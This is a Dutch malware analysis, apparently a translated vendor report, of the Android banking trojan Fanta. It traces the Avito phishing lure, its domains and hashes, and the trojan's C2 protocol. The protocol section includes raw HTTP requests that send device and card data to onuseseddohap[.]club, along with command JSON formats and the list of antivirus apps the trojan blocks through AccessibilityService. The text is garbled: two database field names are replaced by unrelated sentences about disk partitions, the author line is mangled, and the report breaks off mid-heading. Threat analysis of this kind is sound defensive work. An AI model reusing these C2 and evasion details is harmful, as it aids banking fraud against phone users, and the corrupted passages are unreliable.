


Op een dag wilt u misschien iets verkopen op Avito en, nadat u een gedetailleerde beschrijving van uw product (bijvoorbeeld een geheugenmodule) heeft geplaatst, ontvangt u het volgende bericht:

 Als u de link opent, ziet u een ogenschijnlijk onschuldige pagina die u, de gelukkige en succesvolle verkoper, informeert over de aankoop:
Nadat u op de knop “Doorgaan” heeft geklikt, wordt er een APK-bestand met een icon en naam die vertrouwen wekt, naar uw Android-apparaat gedownload. U heeft de app geïnstalleerd, die om een of andere reden toestemming voor AccessibilityService vroeg, waarna er enkele vensters verschenen en snel verdwenen… En dat was het.
U probeert uw saldo te controleren, maar uw bankapp vraagt om een of andere reden opnieuw uw kaartgegevens. Na het invoeren van de gegevens gebeurt er iets vreselijks: om een voor u nog onbekende reden verdwijnen er geldbedragen van uw rekening. U probeert het probleem op te lossen, maar uw telefoon weigert mee te werken: hij drukt zelf op de knoppen “Terug” en “Start”, schakelt niet uit en laat u geen enkele beveiligingsmaatregel activeren. Uiteindelijk blijft u zonder geld achter, is uw product niet verkocht, en u vraagt zich af: wat is er gebeurd?
Het antwoord is eenvoudig: u bent het slachtoffer geworden van de Android-trojan Fanta, uit de Flexnet-familie. Hoe is dit gebeurd? Laten we het uitleggen.
Authors: Andrey Polovinkin, junior specialist in malware-analyse, beschrijft in zijn onderzoek in detail hoe Gustuff werkt en wat de gevaren zijn., specialist in malware-analyse.
Een beetje statistiek
De Flexnet-familie van Android-trojans werd voor het eerst bekend in 2015. Gedurende een vrij lange periode van activiteit is de familie uitgebreid met verschillende subtypes: Fanta, Limebot, Lipton, enz. De trojan, evenals de bijbehorende infrastructuur, blijven niet stilzitten: er worden nieuwe effectieve verspreidingsmethoden ontwikkeld — in ons geval kwalitatieve phishingpagina's die gericht zijn op specifieke gebruikers-verkopers, terwijl de ontwikkelaars van de trojan de modetrends van malwareontwikkeling volgen — ze voegen nieuwe functionaliteiten toe die het gemakkelijker maken om geld van besmette apparaten te stelen en beveiligingsmechanismen te omzeilen.
De campagne die in dit artikel wordt beschreven, richt zich op gebruikers uit Rusland, een klein aantal besmette apparaten is vastgesteld in Oekraïne, nog minder in Kazachstan en Wit-Rusland.
Hoewel Flexnet al meer dan 4 jaar actief is op het gebied van Android-trojans en gedetailleerd is bestudeerd door veel onderzoekers, verkeert het nog steeds in goede staat. Vanaf januari 2019 bedraagt de potentiële schade meer dan 35 miljoen roebel — en dat is alleen voor campagnes in Rusland. In 2015 werden verschillende versies van deze Android-trojan verkocht op ondergrondse forums, waar ook de broncode van de trojan met een gedetailleerde beschrijving te vinden was. Dit betekent dat de schade wereldwijd nog indrukwekkender is. Een goed resultaat voor zo'n oude speler, nietwaar?
Van verkoop tot misleiding

Zoals blijkt uit de eerder gepresenteerde screenshot van de phishingpagina voor de internetdienst voor advertenties Avito, was deze voorbereid op een specifiek slachtoffer. Naar verluidt gebruiken de aanvallers een van de Avito-parsers, die het telefoonnummer en de naam van de verkoper, evenals de productbeschrijving, ophalen. Na het laden van de pagina en het voorbereiden van het APK-bestand ontvangt het slachtoffer een SMS met zijn naam en een link naar de phishingpagina, die de beschrijving van zijn product en het bedrag dat met de 'verkoop' van het product is verkregen, bevat. Door op de knop te klikken, ontvangt de gebruiker een kwaadaardig APK-bestand — Fanta.
Onderzoek naar het domein shcet491[.]ru toonde aan dat het is gedelegeerd naar de DNS-servers van het bedrijf Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Het zonebestand van het domein bevat records die wijzen op IP-adressen 31.220.23[.]236, 31.220.23[.]243 en 31.220.23[.]235. De belangrijkste resource record van het domein (A-record) wijst echter naar de server met het IP-adres 178.132.1[.]240.
IP-adres 178.132.1[.]240 is gelegen in Nederland en behoort tot de hostingprovider WorldStream. De IP-adressen 31.220.23[.]235, 31.220.23[.]236 en 31.220.23[.]243 bevinden zich in het Verenigd Koninkrijk en behoren tot de virtuele hostingserver HOSTINGER. Als registrar wordt gebruikt openprov-ru. Documenten die naar IP-adres 178.132.1[.]240 resolveerden, zijn ook:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Het is vermeldenswaard dat van bijna alle domeinen links in het volgende formaat beschikbaar waren:
http://(www.){0,1}/[0-9]{7}
Dit sjabloon omvat ook de link uit de SMS. Uit historische gegevens is gebleken dat aan één domein meerdere links volgens het hierboven beschreven sjabloon zijn toegewezen, wat wijst op het gebruik van één domein voor het verspreiden van de trojan aan meerdere slachtoffers.
Laten we een sprongetje maken: als controle-server gebruikt de via de link in de sms gedownloade trojan het adres onuseseddohap[.]club. Dit domein werd geregistreerd op 2019-03-12, en sinds 2019-04-29 vond er interactie plaats van APK-toepassingen met dit domein. Gebaseerd op gegevens verkregen van VirusTotal, heeft in totaal 109 applicaties interactie gehad met deze server. Het domein werd opgelost naar het IP-adres 217.23.14[.]27, gelegen in Nederland en eigendom van de hostprovider WorldStream. De registrar is namecheap. Op dit IP-adres werden ook domeinen opgelost zoals bad-racoon[.]club (sinds 2018-09-25) en bad-racoon[.]live (sinds 2018-10-25). Met het domein bad-racoon[.]club had meer dan 80 APK-bestanden interactie, met bad-racoon[.]live — meer dan 100.
Over het algemeen ziet de aanval eruit als volgt:
Wat zit er onder de motorkap van Fanta?
Net als veel andere Android-trojans is Fanta in staat om sms-berichten te lezen en te verzenden, USSD-verzoeken uit te voeren, en eigen vensters over applicaties (inclusief bank- applicaties) weer te geven. Echter, de functionele mogelijkheden van deze familie zijn uitgebreid: Fanta is begonnen met het gebruiken van AccessibilityService voor verschillende doeleinden: het lezen van de inhoud van meldingen van andere applicaties, het voorkomen van detectie en het stoppen van de uitvoering van de trojan op het geïnfecteerde apparaat, enzovoort. Fanta werkt op alle Android-versies van 4.4 en hoger. In dit artikel zullen we een specifiek Fanta-monster nader bekijken:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Direct na opstarten
Verhult de trojan onmiddellijk zijn icoon. De werking van de applicatie is alleen mogelijk als de naam van het geïnfecteerde apparaat niet in de volgende lijst staat:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Deze controle wordt uitgevoerd in de hoofdservice van de trojan — MainService. Bij de eerste opstart vindt de initialisatie van de configuratieparameters van de applicatie plaats met standaardwaarden (over het formaat van de opslagstructuur en hun betekenis later meer), evenals de registratie van een nieuw geïnfecteerd apparaat op de controle-server. Er wordt een HTTP POST-verzoek naar de server gestuurd met het berichttype register_bot en informatie over het geïnfecteerde apparaat (Android-versie, IMEI, telefoonnummer, naam van de operator en de code van het land waarin de operator is geregistreerd). Als controle-server fungeert het adres hXXp://onuseseddohap[.]club/controller.php. De server stuurt een bericht terug met de velden bot_id, bot_pwd, server — deze waarden worden door de applicatie bewaard als parameters van de CnC-server. De parameter server is optioneel, als het veld niet is ontvangen: Fanta gebruikt het registratieadres — hXXp://onuseseddohap[.]club/controller.php. De functie voor het wijzigen van het CnC-adres kan worden gebruikt voor twee doeleinden: een gelijkmatige verdeling van de belasting tussen meerdere servers (bij een groot aantal besmette apparaten kan de belasting op een niet-geoptimaliseerde webserver hoog zijn), en voor het gebruiken van een alternatieve server in geval van een storing van een van de CnC-servers.
Als er tijdens het verzenden van het verzoek een fout optreedt, zal de trojan het registratieproces na 20 seconden herhalen.

Na succesvolle registratie van het apparaat toont Fanta de volgende melding aan de gebruiker:

Belangrijke opmerking: de service met de naam Systeembeveiliging — is de naam van de trojan service, en na het indrukken van de knop OK zal een venster openen met de instellingen voor Toegankelijkheid van het besmette apparaat, waar de gebruiker zelf de Toegankelijkheidsrechten voor de kwaadaardige service moet verlenen:

Zodra de gebruiker inschakelt AccessibilityService, krijgt Fanta toegang tot de inhoud van de vensters van applicaties en de handelingen die daarin worden uitgevoerd:

Onmiddellijk na het verkrijgen van de Toegankelijkheidsrechten vraagt de trojan om beheerdersrechten en rechten voor het lezen van meldingen:

Met behulp van de AccessibilityService imiteert de applicatie toetsindrukken en verkrijgt zo alle benodigde rechten.
Fanta creëert verschillende exemplaren van databases (die later zullen worden beschreven), die nodig zijn voor het opslaan van configuratiegegevens, evenals van informatie die tijdens het besmettingsproces is verzameld. Om verzamelde informatie te verzenden, creëert de trojan een terugkerende taak, bedoeld om velden uit de database uit te lezen en een commando van de beheerserver te verkrijgen. Het interval voor de toegang tot de CnC wordt ingesteld afhankelijk van de Android-versie: in het geval van 5.1 is het interval 10 seconden, anders 60 seconden.
Om een commando te verkrijgen, doet Fanta een verzoek GetTask aan de beheerserver. In antwoord kan de CnC een van de volgende commando's verzenden:
| Opdracht | Omschrijving |
|---|---|
| 0 | Verzend een SMS-bericht |
| 1 | Voer een telefoongesprek of USSD-commando uit |
| 2 | Werk de parameter interval |
| 3 | Werk de parameter intercept |
| 6 | Werk de parameter smsManager |
| 9 | Begin met het verzamelen van SMS-berichten |
| 11 | Reset de telefoon naar de fabrieksinstellingen |
| 12 | In-/uitschakelen van logging voor het maken van dialoogvensters |
Fanta verzamelt ook meldingen van 70 applicaties van banken, systemen voor snelle betalingen en digitale portemonnees en slaat deze op in de database.
Opslag van configuratieparameters
Voor het opslaan van configuratieparameters gebruikt Fanta de standaardaanpak voor het Android-platform — Preferences-bestanden. Instellingen worden opgeslagen in een bestand met de naam settings. De beschrijving van de opgeslagen parameters is hieronder weergegeven.
| Naam | Standaardwaarde | Mogelijke waarden | Omschrijving |
|---|---|---|---|
| id | 0 | Integer | Bot-ID |
| server | hXXp://onuseseddohap[.]club/ | URL | Adres van de beheerserver |
| pwd | — | String | Wachtwoord voor de server |
| interval | 20 | Integer | Tijdinterval. Geeft aan hoe lang de uitvoering van de volgende taken moet worden uitgesteld:
|
| intercept | all | all/telNumber | Als het veld gelijk is aan de string all of telNumber, dan zal het ontvangen SMS-bericht door de applicatie worden onderschept en niet aan de gebruiker worden getoond. |
| smsManager | 0 | 0/1 | In-/uitschakelen van de applicatie als standaardontvanger voor SMS-berichten |
| readDialog | false | Waar/onwaar | In-/uitschakelen van het loggen van gebeurtenissen AccessibilityEvent |
Fanta gebruikt ook het bestand smsManager:
| Naam | Standaardwaarde | Mogelijke waarden | Omschrijving |
|---|---|---|---|
| pckg | — | String | Naam van de gebruikte SMS-beheerder |
Interactie met databases
Tijdens zijn werking gebruikt de trojan twee databases. De database met de naam a wordt gebruikt voor het opslaan van verschillende informatie die van de telefoon is verzameld. De tweede database heet fanta.db en wordt gebruikt voor het opslaan van instellingen die verantwoordelijk zijn voor het creëren van phishingvensters, bedoeld om informatie over bankkaarten te verzamelen.
De trojan gebruikt de database a voor het opslaan van verzamelde informatie en het loggen van zijn acties. Gegevens worden opgeslagen in de tabel logs. Voor het maken van de tabel wordt de volgende SQL-query gebruikt:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)De database bevat de volgende informatie:
1. Logging van het inschakelen van het geïnfecteerde apparaat met een bericht Telefoon is ingeschakeld!
2. Meldingen van applicaties. Het bericht wordt gevormd volgens de volgende sjabloon:
():
3. Gegevens van bankkaarten uit door de trojan gemaakte phishingformulieren. Parameter VIEW_NAME kan een van de volgende zijn:
- AliExpress
- Avito
- Google Play
- Diverse
Het bericht wordt gelogd in het volgende formaat:
[]('') Kaartnummer:; Datum:/; CVV:
4. Inkomende/uitgaande SMS-berichten in het formaat:
([] Type: Inkomend/Uitgaand) :
5. Informatie over het pakket dat het dialoogvenster creëert in het formaat:
()
Voorbeeld tabel logs:

Een van de functionaliteiten van Fanta is het verzamelen van informatie over bankkaarten. Gegevens worden verzameld door phishingvensters te creëren bij het openen van bankapplicaties. De trojan maakt het phishingvenster slechts één keer aan. De informatie dat het venster aan de gebruiker is getoond, wordt opgeslagen in de tabel settings in de database fanta.db. Voor het creëren van de database wordt de volgende SQL-query gebruikt:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Alle tabelvelden settings worden standaard geïnitialiseerd met de waarde 1 (phishingvenster creëren). Nadat de gebruiker zijn gegevens heeft ingevoerd, wordt de waarde ingesteld op 0. Voorbeeld van tabelvelden settings:
- can_login — veld dat verantwoordelijk is voor het tonen van het formulier bij het openen van de bankapplicatie
- first_bank — wordt niet gebruikt
- can_avito — veld dat verantwoordelijk is voor het tonen van het formulier bij het openen van de Avito-app
- can_ali — veld dat verantwoordelijk is voor het tonen van het formulier bij het openen van de Aliexpress-app
- can_another — veld dat verantwoordelijk is voor het tonen van het formulier bij het openen van een app uit de lijst: Yula, Pandao, Drom Auto, Wallet. Kortings- en bonuskaarten, Aviasales, Booking, Trivago
- can_card — veld dat verantwoordelijk is voor het tonen van het formulier bij het openen van Google Play
Interactie met de beheerserver
Netwerkinteractie met de beheerserver vindt plaats via het HTTP-protocol. Voor netwerktaken gebruikt Fanta de populaire bibliotheek Retrofit. Verzoeken worden verzonden naar hXXp://onuseseddohap[.]club/controller.php. Het serveradres kan worden gewijzigd bij registratie op de server. Het antwoord van de server kan cookies bevatten. Fanta voert de volgende verzoeken naar de server uit:
- Registratie van de bot op de beheerserver gebeurt één keer bij de eerste start. De volgende gegevens van het geïnfecteerde apparaat worden naar de server verzonden:
· Cookie — verkregen cookies van de server (standaardwaarde — lege string)
· modus — string constante register_bot
· prefix — gehele constante 2
· version_sdk — wordt gevormd volgens het volgende sjabloon: /(Avit)
· imei — IMEI van het geïnfecteerde apparaat
· country — landcode van het geregistreerde operator in ISO-formaat
· number — telefoon nummer
· operator — naam van de operatorVoorbeeld van een verzoek dat naar de server wordt verzonden:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=<%VERSION_SDK%>&imei=<%IMEI%>&country=<%COUNTRY_ISO%>&number=<%TEL_NUMBER%>&operator=<%OPERATOR_NAME%>
Als reactie op het verzoek moet de server een JSON-object teruggeven met de volgende parameters:
· bot_id — identificatie van het geïnfecteerde apparaat. Als bot_id gelijk is aan 0, zal Fanta het verzoek opnieuw uitvoeren.
· bot_pwd — wachtwoord voor de server.
· server — adres van de control server. Optionele parameter. Als de parameter niet is opgegeven, wordt het adres gebruikt dat in de applicatie is opgeslagen.Voorbeeld van een JSON-object:
{
    "response":[
   	 {
   		 "bot_id": <%BOT_ID%>,
   		 "bot_pwd": <%BOT_PWD%>,
   		 "server": <%SERVER%>
   	 }
    ],
    "status":"ok"
}
- Verzoek om een commando van de server te ontvangen. De volgende gegevens worden naar de server verzonden:
· Cookie — de ontvangen cookies van de server
· bid — id van het geïnfecteerde apparaat dat is verkregen bij het verzenden van het verzoek register_bot
· pwd — wachtwoord voor de server
· divice_admin — dit veld geeft aan of de beheerdersrechten zijn verkregen. Als de beheerdersrechten zijn verkregen, is het veld gelijk aan 1, anders 0
· Accessibility — status van de Accessibility Service. Als de dienst is gestart, is de waarde gelijk aan 1, anders 0
· SMSManager — toont of de trojan is ingeschakeld als de standaardapp voor het ontvangen van SMS
· screen — laat zien in welke staat het scherm zich bevindt. De waarde zal worden ingesteld op 1, als het scherm is ingeschakeld, anders 0;Voorbeeld van een verzoek dat naar de server wordt verzonden:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
Afhankelijk van het commando kan de server een JSON-object met verschillende parameters retourneren:
· Opdracht Verzend een SMS-bericht: De parameters bevatten het telefoonnummer, de tekst van het SMS-bericht en de identifier van het verzonden bericht. De identifier wordt gebruikt bij het verzenden van een bericht naar de server met het type setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": <%SMS_NUMBER%>,
   		 "sms_text": <%SMS_TEXT%>,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Opdracht Voer een telefoongesprek of USSD-commando uit: Het telefoonnummer of commando komt in de body van de reactie.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command": <%TEL_NUMBER%>
   	 }
    ],
    "status":"ok"
}
· Opdracht Wijzig parameter interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Opdracht Wijzig de intercept parameter.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· Opdracht Wijzig het SmsManager veld.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Opdracht Verzamel SMS-berichten van het geïnfecteerde apparaat.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Opdracht Reset de telefoon naar de fabrieksinstellingen:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Opdracht Wijzig de ReadDialog parameter.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Verzenden van een bericht van het type setSmsStatus. Dit verzoek wordt gedaan na het uitvoeren van de opdracht Verzend een SMS-bericht. Het verzoek ziet er als volgt uit:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=&status_sms=- Verzenden van de inhoud van de database. Bij één verzoek wordt één rij verzonden. De volgende gegevens worden naar de server verzonden:
· Cookie — de ontvangen cookies van de server
· modus — string constante setSaveInboxSms
· bid — id van het geïnfecteerde apparaat dat is verkregen bij het verzenden van het verzoek register_bot
· text — tekst in de huidige database-invoer (veld We verwijderen de huidige partitie om een nieuwe aan te maken voor in totaal 50 GB. uit de tabel logs in de database a)
· number — naam van de huidige database-invoer (veld Het commando geeft een lijst van onze huidige partities weer. In mijn geval één partitie van 30 GB en nog 20 GB in vrije ruimte, als ik dat zo mag zeggen. uit de tabel logs in de database a)
· sms_mode — geheel getal (veld m uit de tabel logs in de database a)Het verzoek ziet er als volgt uit:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=&text=&number=&sms_mode=
Bij succesvolle verzending naar de server wordt de rij uit de tabel verwijderd. Voorbeeld van het JSON-object dat door de server wordt geretourneerd:
{
    "response":[],
    "status":"ok"
}
Interactie met AccessibilityService
AccessibilityService is geïmplementeerd om het gebruik van Android-apparaten voor mensen met een beperking te vergemakkelijken. In de meeste gevallen is fysieke interactie vereist om met de applicatie te interageren. AccessibilityService maakt het mogelijk om dit programmatisch te doen. Fanta gebruikt deze service om valse vensters in bankapplicaties te creëren en de toegang tot systeeminstellingen en bepaalde applicaties te blokkeren.
Met behulp van de functionaliteiten van AccessibilityService houdt de trojan wijzigingen in de elementen op het scherm van het geïnfecteerde apparaat bij. Zoals al eerder beschreven, bevat de instellingen van Fanta een parameter die verantwoordelijk is voor het loggen van acties met dialoogvensters — readDialog. Als deze parameter is ingesteld, worden informatie over de naam en beschrijving van het pakket dat de gebeurtenis heeft geïnitieerd toegevoegd aan de database. De trojan voert de volgende acties uit bij het triggeren van gebeurtenissen:
- Simuleert het indrukken van de terug- en startknop in geval van:
· als de gebruiker zijn apparaat opnieuw wil opstarten
· als de gebruiker de applicatie “Avito” wil verwijderen of de machtigingen wil wijzigen
· als er op de pagina een vermelding over de applicatie “Avito” is
· bij het openen van de applicatie “Google Play Bescherming”
· bij het openen van pagina's met de instellingen voor AccessibilityService
· bij het verschijnen van het dialoogvenster “Systeemveiligheid”
· bij het openen van de pagina met instellingen “Teken over andere app”
· bij het openen van de pagina “Apps”, “Herstel en reset”, “Gegevens resetten”, “Instellingen resetten”, “Ontwikkelaarsopties”, “Toegankelijkheid”, “Speciale opties”, “Bijzondere rechten”
· als het evenement is gegenereerd door bepaalde applicaties.Lijst van applicaties
- android
- Master Lite
- Clean Master
- Clean Master voor x86 CPU
- Meizu Applicatie Machtigingsbeheer
- MIUI Beveiliging
- Clean Master — Antivirus & Cache en rommel opruiming
- Ouderlijke controle en GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Webbeveiliging Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Beveiliging)
- Mobiele Antivirus Beveiliging PRO
- Avast antivirus & gratis bescherming 2019
- Mobiele Beveiliging MTS
- AVG Bescherming voor Xperia
- Mobiele Beveiliging
- Malwarebytes antivirus & bescherming
- Antivirus voor Android 2019
- Security Master — Antivirus, VPN, AppLock, Booster
- AVG antivirus voor Huawei Tablet Systeembeheer
- Samsung Toegankelijkheid
- Samsung Slimme Beheerder
- Security Master
- Snelheidsbooster
- Dr.Web
- Dr.Web Veiligheidsruimte
- Dr.Web Mobiele Controlecentrum
- Dr.Web Veiligheidsruimte Leven
- Dr.Web Mobiele Controlecentrum
- Antivirus & Mobiele Beveiliging
- Kaspersky Internet Beveiliging: Antivirus en Bescherming
- Kaspersky Batterij Leven: Besparingen & Booster
- Kaspersky Eindpuntbeveiliging — bescherming en beheer
- AVG Antivirus gratis 2019 – Bescherming voor Android
- Antivirus Android
- Norton Mobiele Beveiliging en Antivirus
- Antivirus, firewall, VPN, mobiele beveiliging
- Mobiele Beveiliging: antivirus, VPN, bescherming tegen diefstal
- Antivirus voor Android
- Als bij het verzenden van een SMS-bericht naar een kort nummer toestemming wordt gevraagd, simuleert Fanta het indrukken van de checkbox Kies bewaren en de knop verzenden.
- Bij een poging om de administratorrechten van de trojan af te nemen, blokkeert het het scherm van de telefoon.
- Voorkomt het toevoegen van nieuwe beheerders.
- In het geval dat de antivirusapplicatie dr.web een bedreiging detecteert, simuleert Fanta het indrukken van de knop negeren.
- De trojan simuleert het indrukken van de terug- en startknop, als het evenement is gegenereerd door de applicatie Samsung Device Care.
- Fanta creëert phishingvensters met formulieren voor het invoeren van informatie over bankkaarten, als een applicatie is gestart uit een lijst van ongeveer 30 verschillende internetdiensten. Onder deze diensten vallen: AliExpress, Booking, Avito, Google Play Market, Pandao, Drom Auto, en meer.
Phishingformulieren


Fanta analyseert welke applicaties op het geïnfecteerde apparaat worden opgestart. Als een relevante applicatie wordt geopend, toont de trojan een phishingvenster bovenop alle andere vensters, dat een formulier voor het invoeren van bankkaartgegevens bevat. De gebruiker moet de volgende gegevens invoeren:
- Kaartnummer
- Vervaldatum van de kaart
- CVV
- Naam van de kaarthouder (niet voor alle banken)
Afhankelijk van de geopende applicatie zullen er verschillende phishingvensters worden getoond. Hieronder volgen voorbeelden van enkele hiervan:
Aliexpress:

Avito:
Voor enkele andere applicaties, zoals Google Play Market, Aviasales, Pandao, Booking, Trivago:

Hoe het werkelijk was
